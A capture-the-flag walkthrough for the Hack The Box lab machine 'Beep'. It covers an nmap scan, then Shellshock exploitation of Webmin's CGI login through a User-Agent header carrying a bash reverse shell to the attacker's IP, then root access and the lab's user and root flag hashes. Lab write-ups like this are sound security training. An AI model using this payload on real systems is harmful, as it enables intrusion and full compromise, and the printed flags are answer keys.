
Hack The Box
PEN-TESTING LABS


Beep :



Beep 10.10.10.7 ★ 4.8 3669 3766 #

Enumeration :


Runing an Nmap scan return those result.



```
root@kali:~# nmap -A -p- 10.10.10.7
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-06 03:04 EDT
Nmap scan report for 10.10.10.7
Host is up (0.021s latency).
Not shown: 65519 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,

80/tcp    open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3       Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: EXPIRE(NEVER) LOGIN-DELAY(0) APOP RESP-CODES TOP STLS AUTH-RESP-CODE UIDL USER PIPELININ
G IMPLEMENTATION(Cyrus POP3 server v2)
111/tcp   open  rpcbind    2 (RPC #100000)
143/tcp   open  imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: THREAD=ORDEREDSUBJECT OK ACL Completed SORT LISTEXT LIST-SUBSCRIBED BINARY X-NETSCAPE ID
LE IMAP4 CONDSTORE CATENATE CHILDREN IMAP4rev1 THREAD=REFERENCES ANNOTATEMORE RENAME URLAUTHA0001 MULTIAPPEND
 SORT=MODSEQ NAMESPACE MAILBOX-REFERRALS QUOTA UNSELECT ID ATOMIC UIDPLUS RIGHTS=kxte NO LITERAL+ STARTTLS
443/tcp   open  ssl/https?
|_ssl-date: 2019-09-06T07:07:21+00:00; -40s from scanner time.
878/tcp   open  status     1 (RPC #100024)
993/tcp   open  ssl/imap   Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       Cyrus pop3d
3306/tcp  open  mysql      MySQL (unauthorized)
4190/tcp  open  sieve      Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 (included w/cyrus imap)
4445/tcp  open  upnotifyp?
4559/tcp  open  hylafax    HylaFAX 4.3.10
5038/tcp  open  asterisk   Asterisk Call Manager 1.1
10000/tcp open  http       MiniServ 1.570 (Webmin httpd)
|_http-server-header: MiniServ/1.570
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
```

Browsing the port 10000 the webmin MiniServ lead us to a login form.



Login to Webmin


You must enter a username and password to login to the Webmin server on 10.10.10.7.

Username

Password

□ Remember login permanently?

Trying to login show us it use CGI.




https://10.10.10.7:10000/session_login.cgi

CGI is know for be vulnerable to Shellshock.


Exploitation :

Intercept the login page with burp and send the result to repeater, modify the user-agent with Shellshock and a bash one liner reverse shell by pentest monkey then start a netcat listener.

Source : http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet



```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```




```
POST /session_login.cgi HTTP/1.1
Host: 10.10.10.7:10000
User-Agent: () { :;}; bash -i >& /dev/tcp/10.10.14.2/4444 0>&1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.10.10.7:10000/session_login.cgi
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Cookie: elastixSession=vnhadulna8k8dnoq9iggphg4u7; testing=1
Connection: close
Upgrade-Insecure-Requests: 1

page=%2F&user=admin&pass=password
```


Once you are ready press on send button.

We got a reverse shell back on our netcat listener as root.




```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.7.
Ncat: Connection from 10.10.10.7:49410.
bash: no job control in this shell
[root@beep webmin]# whoami
root
```

Take user and root flag.



```
[root@beep fanis]# cat user.txt
aeff3def0c765c2677b94715cffa73ac
[root@beep fanis]# pwd
/home/fanis
```



```
[root@beep ~]# cat root.txt
d88e006123842106982acce0aaf453f0
```

User.txt = aeff3def0c765c2677b94715cffa73ac

Root.txt = d88e006123842106982acce0aaf453f0